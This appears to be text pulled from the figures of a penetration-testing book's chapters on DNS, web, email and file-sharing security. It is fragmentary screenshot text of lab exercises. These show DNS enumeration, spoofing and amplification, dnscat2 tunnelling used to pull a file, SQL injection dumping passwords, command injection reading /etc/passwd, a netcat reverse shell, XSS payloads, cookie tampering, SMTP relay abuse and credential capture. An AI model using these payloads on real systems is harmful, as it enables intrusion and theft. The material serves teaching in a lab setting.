102	6.349656	172.17.137.254	172.20.8.255	DNS	134	Standard query response 0x0001 PTR 254.137.17.172.in-addr.arpa PTR local.reivernet.com NS local.reivernet.com
146	10.383674	172.20.8.255	172.17.137.254	DNS	70	Standard query 0x0002 A google.com
147	10.400896	172.17.137.254	172.20.8.255	DNS	554	Standard query response 0x0002 A google.com A 142.250.180.46 NS m.gtld-servers.net NS d.gtld-servers.net
148	10.403870	172.20.8.255	172.17.137.254	DNS	70	Standard query 0x0003 AAAA google.com
149	10.420907	172.17.137.254	172.20.8.255	DNS	538	Standard query response 0x0003 AAAA google.com AAAA 2a00:1450:4018:809::200e NS i.gtld-servers.net NS g.gtld-servers.net

Frame 146: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface \Device\NPF\_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id 0

Ethernet II, Src: IntelCor\_13:2e:5f (c8:58:c0:13:2e:5f), Dst: HewlettP\_d6:95:b9 (48:df:37:d6:95:b9)

Internet Protocol Version 4, Src: 172.20.8.255, Dst: 172.17.137.254

User Datagram Protocol, Src Port: 59601, Dst Port: 53

Domain Name System (query)

Transaction ID: 0x0002

Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

google.com: type A, class IN

Name: google.com


[Name Length: 10]

[Label Count: 2]

Type: A (Host Address) (1)

Class: IN (0x0001)

[Response In: 147]



```

Non-authoritative answer:
printsection()
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns4.google.com.
google.com      nameserver = ns2.google.com.
google.com      nameserver = ns3.google.com.
google.com      rdata_257 = 0 issue "pki.goog"
google.com      text = "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
google.com      text = "v=spf1 include:_spf.google.com ~all"
google.com      text = "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com      text = "apple-domain-verification=30afIBcvSuDV2PLX"
google.com      text = "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
google.com      text = "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
google.com      text = "google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"
google.com      text = "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com      text = "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="
Name:   google.com
Address: 172.217.18.142

Authoritative answers can be found from:
printsection()
printsection()
ns1.google.com  internet address = 216.239.32.10
ns2.google.com  internet address = 216.239.34.10
ns3.google.com  internet address = 216.239.36.10
ns4.google.com  internet address = 216.239.38.10
ns1.google.com  has AAAA address 2001:4860:4802:32::a
ns2.google.com  has AAAA address 2001:4860:4802:34::a
ns3.google.com  has AAAA address 2001:4860:4802:36::a
ns4.google.com  has AAAA address 2001:4860:4802:38::a

```

```

$ dig version.bind CHAOS TXT @8.8.8.8

; <<>> DiG 9.17.21-1-Debian <<>> version.bind CHAOS TXT @8.8.8.8
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 53463
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6f355460c2793a4f97d3c2f362080ab4ea7e47f1ad93a7af (good)
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind. 0        CH      TXT      "9.11.5-P4-5~bpo9+1-Debian"

;; AUTHORITY SECTION:
version.bind. 0        CH      NS       version.bind.

```

```

└─$ fierce --domain google.com
NS: ns3.google.com. ns4.google.com. ns1.google.com. ns2.google.com.
SOA: ns1.google.com. (216.239.32.10)
Zone: failure
Wildcard: failure
Found: 1.google.com. (142.250.185.46)
Nearby:
{'142.250.185.41': 'mct01s19-in-f9.1e100.net.',
 '142.250.185.42': 'mct01s19-in-f10.1e100.net.',
 '142.250.185.43': 'mct01s19-in-f11.1e100.net.',
 '142.250.185.44': 'mct01s19-in-f12.1e100.net.',
 '142.250.185.45': 'mct01s19-in-f13.1e100.net.',
 '142.250.185.46': 'mct01s19-in-f14.1e100.net.',
 '142.250.185.47': 'mct01s19-in-f15.1e100.net.',
 '142.250.185.48': 'mct01s19-in-f16.1e100.net.',
 '142.250.185.49': 'mct01s19-in-f17.1e100.net.',
 '142.250.185.50': 'mct01s19-in-f18.1e100.net.',
 '142.250.185.51': 'mct01s19-in-f19.1e100.net.'}
Found: about.google.com. (142.250.185.46)
Found: academico.google.com. (142.250.181.4)

```

```

(deep@ADTEC0665L)-[~]
└─$ sudo nmap --script=dns* google.com -p53 -sU -sT
[sudo] password for deep:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-13 01:47 IST
Nmap scan report for google.com (172.217.18.142)
Host is up (0.0015s latency).
Other addresses for google.com (not scanned): 2a00:1450:4018:809::200e
rDNS record for 172.217.18.142: arn02s05-in-f142.1e100.net

PORT      STATE SERVICE

```

```

PORT      STATE SERVICE
53/tcp    open  domain
|_ dns-fuzz: The server seems impervious to our assault.
|_ dns-nsec3-enum:
|_ DNSSEC NSEC3 not supported
53/udp    open  domain
|_ dns-nsec3-enum:
|_ DNSSEC NSEC3 not supported

```

```

└─$ dns-cache-snoop: 9 of 100 tested domains are cached.
| google.com
| www.google.com
| www.facebook.com
| www.youtube.com
| www.wikipedia.org
| msn.com
| www.blogger.com
| apple.com
|_ www.apple.com

```



Host script results:

```
dns-brute:
  DNS Brute-force hostnames:
    admin.google.com - 172.217.18.142
    admin.google.com - 2a00:1450:4018:800::200e
    id.google.com - 172.217.169.227
    id.google.com - 2a00:1450:4018:809::2003
    ads.google.com - 142.250.185.46
    images.google.com - 172.217.169.238
    ads.google.com - 2a00:1450:4018:809::200e
    images.google.com - 2a00:1450:4018:801::200e
    news.google.com - 142.250.185.46
    alerts.google.com - 142.250.185.46
    news.google.com - 2a00:1450:4018:809::200e
    alerts.google.com - 2a00:1450:4018:809::200e
    ns.google.com - 216.239.32.10
    dns.google.com - 8.8.4.4
    dns.google.com - 8.8.8.8
    ap.google.com - 172.217.18.132
    upload.google.com - 172.217.169.239
    dns.google.com - 2001:4860:4860::8844
    dns.google.com - 2001:4860:4860::8888
    ap.google.com - 2a00:1450:4018:800::2004
    upload.google.com - 2a00:1450:4018:801::200f
    apps.google.com - 142.250.185.46
    ipv6.google.com - 2a00:1450:4018:805::200e
    apps.google.com - 2a00:1450:4018:809::200e
    download.google.com - 172.217.18.132
    download.google.com - 2a00:1450:4018:800::2004
    vpn.google.com - 64.9.224.68
    vpn.google.com - 64.9.224.69
    vpn.google.com - 64.9.224.70
```

```
(deep@ADTEC0665L)-[~]
$ sudo host -t ns zonetransfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
```

```
(deep@ADTEC0665L)-[~]
$ sudo host -d zonetransfer.me nsztm1.digi.ninja
Trying "zonetransfer.me"
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 6156
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;zonetransfer.me.                IN      A

;; ANSWER SECTION:
zonetransfer.me.                7200    IN      A      5.196.105.14

;; AUTHORITY SECTION:
zonetransfer.me.                7181    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.                7181    IN      NS      nsztm2.digi.ninja.



;; ADDITIONAL SECTION:
nsztm1.digi.ninja.              10800   IN      A      81.4.108.41
nsztm2.digi.ninja.              10800   IN      A      34.225.33.2

Received 133 bytes from 81.4.108.41#53 in 752 ms
Trying "zonetransfer.me"
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 44509
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;zonetransfer.me.                IN      AAAA
```








```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
-----
No. Time Source Destination Protocol Length Info
... 400 ... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
... 400 ... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
... 400 ... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
... 400 ... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
... 400 ... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
... 400 ... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
... 400 ... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
... 400 ... 8.8.8.8 192.168... DNS 4... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
... 400 ... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
... 400 ... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...

Frame 4: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
Ethernet II, Src: VMWare_c6:8b:c4 (00:0c:29:c6:8b:c4), Dst: VMWare_08:00:00:08:00:00 (00:00:00:08:00:00)
Internet Protocol Version 4, Src: 192.168.64.130, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 53, Dst Port: 53
Domain Name System (query)
0000 00 50 56 ec 6f d5 00 0c 29 c6 8b c4 08 00 45
0010 00 38 00 01 00 00 40 11 69 7a c0 a8 40 82 08
0020 08 08 00 35 00 35 00 24 da 4a 00 00 00 00 00
0030 00 00 00 00 00 00 06 67 6f 6f 67 6c 65 03 63
0040 6d 00 00 ff 00 01



deep@ADTECO665L: ~/Desktop/DNS-Amplification-Lab/scripts
$ sudo python3 base_script
Sent 100 packets.
deep@ADTECO665L: ~/Desktop/DNS-Amplification-Lab/scripts
$
  
```



```
www.google.com A 192.168.64.130
*.google.com A 192.168.64.130
www.google.com PTR 192.168.64.130
*.microsoft.com A 192.168.64.130
www.microsoft.com A 192.168.64.130
www.microsoft.com PTR 192.168.64.130
```

```
* dns_spoof 1.3 Sends spoofed dns replies
```

```
dns_spoof: A [www.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [apis.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [aa.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [adservice.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [play.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [ogs.google.com] spoofed to [192.168.64.130] TTL [3600 s]
```



```
(deep@ADTEC0665L)-[~]
$ sudo dnscat2-server 192.168.64.130

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = 192.168.64.130] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=bb213eab9c9ef1dcf66d84d080b5b189 192.168.64.130

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=bb213eab9c9ef1dcf66d84d080b5b189

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> |
```



```
└─$ sudo dnscat --dns=server=192.168.64.130,port=53
Creating DNS driver:
domain = (null)
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 192.168.64.130

Encrypted session established! For added security, please verify the server also displays this string:
Story Deadly Giving Teal Winful Lush



Session established!
█
```

```
command (ADTEC0665L) 1> download confidential.text
Attempting to download confidential.text to confidential.text
command (ADTEC0665L) 1> Wrote 25 bytes from confidential.text to confidential.text!



command (ADTEC0665L) 1> █
```

```
└─$ cat confidential.text
this is confidential.. !!
```


## Chapter 14: Securing Web and Email Services











VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
501	19.550831	192.168.64.1	192.168.64.130	TLSv...	571	Client Hello
503	19.551190	192.168.64.1	192.168.64.130	TLSv...	118	Change Cipher Spec, Application Data
504	19.551300	192.168.64.130	192.168.64.1	TLSv...	12...	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data, Application Data
506	19.551477	192.168.64.130	192.168.64.1	TLSv...	12...	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data, Application Data
507	19.551541	192.168.64.1	192.168.64.130	TLSv...	118	Change Cipher Spec, Application Data
508	19.551658	192.168.64.1	192.168.64.130	TLSv...	731	Application Data
511	19.551872	192.168.64.1	192.168.64.130	TLSv...	118	Change Cipher Spec, Application Data
512	19.551980	192.168.64.130	192.168.64.1	TLSv...	12...	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data, Application Data
513	19.551994	192.168.64.1	192.168.64.130	TLSv...	732	Application Data
515	19.552067	192.168.64.1	192.168.64.130	TLSv...	722	Application Data

> Frame 513: 732 bytes on wire (5856 bits), 732 bytes captured (5856 bits) on interface \Device\NPF\_{1CD2A839-90A9-4FDC-A67E-C2C6522CC7ED}, id 0

> Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: VMware\_c6:8b:c4 (00:0c:29:c6:8b:c4)

> Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130

> Transmission Control Protocol, Src Port: 1749, Dst Port: 443, Seq: 582, Ack: 1174, Len: 678

> Transport Layer Security

> TLSv1.3 Record Layer: Application Data Protocol: http-over-tls

Opaque Type: Application Data (23)

Version: TLS 1.2 (0x0303)



















Length: 673

Encrypted Application Data: 2f35f297c44f3e45a23d4820172a1c65607d901b83813461b4fd340f2caaf5cc89f0ddd4...

[Application Data Protocol: http-over-tls]



### Issues

- >  SQL injection [2]
- >  Cross-site scripting (reflected) [4]
  -  External service interaction (DNS)
  -  External service interaction (HTTP)
  -  File path traversal
  -  TLS certificate
  -  TLS cookie without secure flag set
-  Password submitted using GET method
-  Password field with autocomplete enabled
- >  Strict transport security not enforced [2]
  -  Cookie without HttpOnly flag set
  -  Client-side HTTP parameter pollution (reflected)
  -  Vulnerable JavaScript dependency
- >  Open redirection (reflected DOM-based) [2]
- >  Cross-domain POST [2]
- >  Input returned in response (reflected) [5]
  -  Open redirection (reflected)
  -  Cross-domain Referer leakage

Please enter username and password  
to view account details

Name

Password

View Account Details

Don't have an account? [Please register here](#)



Results for "1'or'1'='1".23 records found.	
Username=admin	
Password=adminpass	
Signature=g0t r00t?	
Username=adrian	
Password=somepassword	
Signature=Zombie Films Rock!	
Username=john	
Password=monkey	
Signature=I like the smell of confunk	
Username=jeremy	
Password=password	
Signature=d1373 1337 speak	
Username=bryce	
Password=password	
Signature=I Love SANS	
Username=samurai	
Password=samurai	
Signature=Carving fools	
Username=jim	
Password=password	
Signature=Rome is burning	
Username=bobby	
Password=password	
Signature=Hank is my dad	
Username=simba	
Password=password	
Signature=I am a super-cat	

Enter message to echo	
Message	<input type="text"/>
	<input type="button" value="Echo Message"/>
Results for test	
test	



```
Results for test; cat /etc/passwd

test
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Enter message to echo

Message

Echo Message

```
(deep@ADTEC0665L)-[/]
$ nc -nlvp 9191
listening on [any] 9191 ...
connect to [192.168.64.130] from (UNKNOWN) [192.168.64.130] 40574
whoami
daemon
uname -a
Linux ADTEC0665L 5.15.0-kali2-amd64 #1 SMP Debian 5.15.5-2kali2 (
2021-12-22) x86_64 GNU/Linux
```

Echo, Echo, Echo...

[Back](#) [Help Me!](#)

Hints and Videos

[Switch to Content Security Policy \(CSP\)](#)

[Switch to Cross-Origin Resource Sharing](#)

Enter message to echo

Message

Echo Message

Results for Test

Test

```
<script nonce=></script>
<div class="hint-wrapper-header" id="idHintWrapperHeader" title="Click to open this section" style="display: block; background-color: rgb(255, 255, 255); color: rgb(0, 0, 0);"></div>
<div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none;"></div>
<!-- BEGIN HTML OUTPUT -->
<script type="text/javascript"></script>
<a href="index.php?page=content-security-policy.php"></a>
<span class="buffer"></span>
<a href="index.php?page=cors.php"></a>
<form action="index.php?page=echo.php" method="post" enctype="application/x-www-form-urlencoded" onsubmit="return onSubmitOfform(this);" id="idEchoForm"></form>
<div class="report-header">Results for Test</div>
<pre class="output">Test </pre> == $0
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those
security instructors are just making all this up. -->
<!-- End Content -->
```

← → × <https://192.168.64.130/mutillidae/index.php?page=echo.php>

OWASP

Version: 2.0

Home | Login/Register

192.168.64.130 says XSS

OK

### Add New Blog Entry

[View Blogs](#)

Add blog for admin

Note: <b>,<i> and <u> are now allowed in blog entries

Save Blog Entry

[View Blogs](#)

### 3 Current Blog Entries

	Name	Date	Comment
1	admin	2022-02-28 01:56:12	hello this is to update the blog
2	admin	2022-02-28 01:54:53	
3	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

https://192.168.64.130/mutillidae/index.php?page=add-to-your-blog.php

192.168.64.130 says  
XSS

OK

### HTML 5 Web Storage

#### Web Storage

Key	Item	Storage Type
test	test123	Session

test test123 ☒ Session ☐ Local 

Add New

Added key test to Session storage

```
var setMessage = function(/* String */ pMessage){  
    var lMessageSpan = document.getElementById("idAddItemMessageSpan");  
    lMessageSpan.innerHTML = pMessage;  
    lMessageSpan.setAttribute("class","success-message");  
};// end function setMessage
```

https://192.168.64.130/mutillidae/index.php?page=html5-storage.php

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76

Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Admin: admin

192.168.64.130 says 0

OK

Back Help Me!

Hints and Videos

### HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
test	test123	Session
<img src=x onerror=0 />	XSS demo	Session
<img src=x onerror=alert(0) />	XSS demo	Session

<img src=x onerror=alert(0)> XSS demo ☒ Session ☐ Local

Added key to Session storage

Please enter string to repeat

String to repeat

Number of times to repeat

this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test this is buffer overflow test

https://192.168.64.130/mutillidae/ x

https://192.168.64.130/mutillidae/index.php?page=repeater.php

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Logged In Admin: admin

Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

OWASP 2017 OWASP 2013 OWASP 2010 OWASP 2007 Web Services Others Labs Documentation Resources

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User

Intercept HTTP history WebSockets history Options

Request to https://192.168.64.130:443

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.64.130
3 Cookie: PHPSESSID=gaf2r4ui0oa3ekv2f85g602053; showhints=1; username=admin; uid=1
4 Cache-Control: max-age=0

```


Enter IP or hostname

Hostname/IP

Lookup DNS

64.130/mutillidae x +

https://192.168.64.130/mutillidae/index.php?page=dns-lookup.php

**OWASP**  
Version: 2.8.76  
Home | Logout | Test

192.168.64.130 says  
PHPSESSID=gaf2r4ui0oa3ekv2f85g602053; showhints=1;  
username=admin; uid=1




OK

You are logged in as test

Logout

Request to https://192.168.64.130:443

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex   


1 GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1  
2 Host: 192.168.64.130  
3 Cookie: PHPSESSID=gaf2r4ui0oa3ekv2f85g602053; showhints=1; username=test; uid=29  
4 Upgrade-Insecure-Requests: 1

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 02:30:19 GMT
Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/8.1.2 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.1.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: uid=29
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Mar 2022 02:30:19 GMT
Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/8.1.2 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.1.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: uid=1
Cache-Control: public
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 57756
```

You are logged in as **admin**

**Logout**



```

nmap -Pn -p25 --script=smtp* 192.168.64.146 -sV -T4 -A >> C:\Users\Legion\Desktop\nmap-smtp.txt

PORT      STATE SERVICE VERSION
25/tcp    open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines,
JavaRMI, LANDesk-RC, LDAPBindReq, NCP, NULL, NotesRPC, RPCCheck,
SMBProgNeg, TerminalServer, WMSRequest, X11Probe, afp, giop, ms-sql-s,
| Oracle-tns:
|   220 localhost
|   FourOhFourRequest, GetRequest, HTTPOptions, Kerberos, LPDString, RTSPRequest, SSLSessionReq,
| TLSSessionReq, TerminalServerCookie:
|   220 localhost
|   Hello:
|   220 localhost
|   250-localhost
|   HELP
|   Help:
|   220 localhost
- Command not understood:
|   LDAPSearchReq:
|   220 localhost
|   SIPOptions:
|   220 localhost
smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
smtp-commands: localhost
smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|_ test
smtp-open-relay: Server is an open relay (16/16 tests)

```

```

220 localhost
HELO localhost
250 Hello localhost
MAIL FROM: kdeepanshu.khanna@gmail.com
250 kdeepanshu.khanna@gmail.com Address Okay
RCPT TO: deepanshu.khanna1199@outlook.com
250 deepanshu.khanna1199@outlook.com Address Okay
DATA
354 Start mail input; end with <CRLF>.<CRLF>
SUBJECT: this is a relay test
Hello,
This is a relay test
.

```



No.	Time	Source	Destination	Protocol	Length	Info
70...	108.4096...	192.168.64.146	192.168.64.1	SMTP	69 S:	220 localhost
70...	117.0275...	192.168.64.1	192.168.64.146	SMTP	56 C:	HELO localhost
70...	117.0279...	192.168.64.146	192.168.64.1	SMTP	75 S:	250 Hello localhost
71...	158.2639...	192.168.64.1	192.168.64.146	SMTP	56 C:	MAIL FROM: deepanshu.khanna1199@outlook.com
71...	158.2648...	192.168.64.146	192.168.64.1	SMTP	105 S:	250 deepanshu.khanna1199@outlook.com Address Okay
72...	174.1119...	192.168.64.1	192.168.64.146	SMTP	56 C:	RCPT TO: deepanshu.khanna1199@outlook.com
72...	174.1123...	192.168.64.146	192.168.64.1	SMTP	105 S:	250 deepanshu.khanna1199@outlook.com Address Okay
72...	180.8436...	192.168.64.1	192.168.64.146	SMTP	56 C:	DATA
72...	180.8439...	192.168.64.146	192.168.64.1	SMTP	100 S:	354 Start mail input; end with <CRLF>.<CRLF>
72...	195.5279...	192.168.64.1	192.168.64.146	SMTP	56 C:	DATA fragment, 31 bytes
72...	200.2038...	192.168.64.1	192.168.64.146	SMTP	56 C:	DATA fragment, 8 bytes
72...	209.0357...	192.168.64.1	192.168.64.146	SMTP	56 C:	DATA fragment, 39 bytes
72...	212.0033...	192.168.64.1	192.168.64.146	SMTP	56 C:	DATA fragment, 12 bytes
72...	217.4528...	192.168.64.1	192.168.64.146	SMTP...	56 subject:	This is a test email , SUBJECT: This is a test email , Hello , , This is a test
72...	218.8350...	104.47.73.161	192.168.64.146	SMTP	170 S:	220 MW2NAM04FT044.mail.protection.outlook.com Microsoft ESMTTP MAIL Service ready at Sun,
72...	218.8409...	192.168.64.146	104.47.73.161	SMTP	76 C:	EHLO DESKTOP-263KBT9
73...	219.1026...	104.47.73.161	192.168.64.146	SMTP	263 S:	250-MW2NAM04FT044.mail.protection.outlook.com Hello [37.186.55.99]   SIZE 49283072   PII
73...	219.2175...	192.168.64.146	104.47.73.161	SMTP	60 C:	RSET
73...	219.5522...	104.47.73.161	192.168.64.146	SMTP	75 S:	250 2.0.0 Resetting
73...	219.5534...	192.168.64.146	104.47.73.161	SMTP	100 C:	MAIL FROM:<deepanshu.khanna1199@outlook.com>

```
<html>
This is test email
</html>
```

 [Recover items recently removed from this folder](#)

this is ntlm relay

<file:///192.168.64.130/test> This is test email <end>


Microsoft Outlook

Contacting the server for information.

Cancel

```
[+] Listening for events ...
[HTTP] Basic Client      : 192.168.64.1
[HTTP] Basic Username    : deepanshu.khanna
[HTTP] Basic Password    : Test@1234
[*] Skipping previously captured hash for deepanshu.khanna
```

## Chapter 15: Enterprise Applications Security – Databases and Filesystems



```
C:\Users\Legion>nbtstat -A 192.168.64.152

VMware Network Adapter VMnet1:
Node IpAddress: [192.168.246.1] Scope Id: []

    Host not found.

VMware Network Adapter VMnet8:
Node IpAddress: [192.168.64.1] Scope Id: []

        NetBIOS Remote Machine Name Table

            Name                  Type                  Status
            -----
WIN-0I0N2FIT2B1<00>    UNIQUE              Registered
HACKME                 <00>                GROUP               Registered
HACKME                 <1C>                GROUP               Registered
WIN-0I0N2FIT2B1<20>    UNIQUE              Registered
HACKME                 <1B>                UNIQUE              Registered

MAC Address = 00-0C-29-6C-4F-20
```


```


C:\Users\Legion>nmap -sT -sU --script=nbns-interfaces.nse,nbstat.nse -p137,138,139 -T4 -A 192.168.64.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 14:12 Arab Standard Time
Nmap scan report for 192.168.64.152
Host is up (0.00092s latency).

PORT      STATE      SERVICE      VERSION
137/tcp    filtered   netbios-ns
138/tcp    filtered   netbios-dgm
139/tcp    open       netbios-ssn  Microsoft Windows netbios-ssn
137/udp    open       netbios-ns    Microsoft Windows netbios-ssn (workgroup: HACKME)
| nbns-interfaces:
| | hostname: WIN-0I0N2FIT2B1
| | interfaces:
| | _ 192.168.64.152
138/udp    open|filtered netbios-dgm
139/udp    closed     netbios-ssn
MAC Address: 00:0C:29:6C:4F:20 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012|7|8.1
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-0I0N2FIT2B1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: WIN-0I0N2FIT2B1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6c:4f:20 (VMware)
| Names:
| | WIN-0I0N2FIT2B1<00>  Flags: <unique><active>
| | HACKME<00>          Flags: <group><active>
| | HACKME<1c>          Flags: <group><active>
| | WIN-0I0N2FIT2B1<20>  Flags: <unique><active>
| | _ HACKME<1b>        Flags: <unique><active>

```





```
nmap -p 445 -T4 -A -v 192.168.64.152
```

#### Host script results:

```
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: required
_smb2-time: Protocol negotiation failed (SMB2)
nbstat: NetBIOS name: WIN-0I0N2FIT2B1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6c:4f:20 (VMware)
Names:
  WIN-0I0N2FIT2B1<20> Flags: <unique><active>
  WIN-0I0N2FIT2B1<00> Flags: <unique><active>
  HACKME<00> Flags: <group><active>
  HACKME<1c> Flags: <group><active>
  HACKME<1b> Flags: <unique><active>
smb-os-discovery:
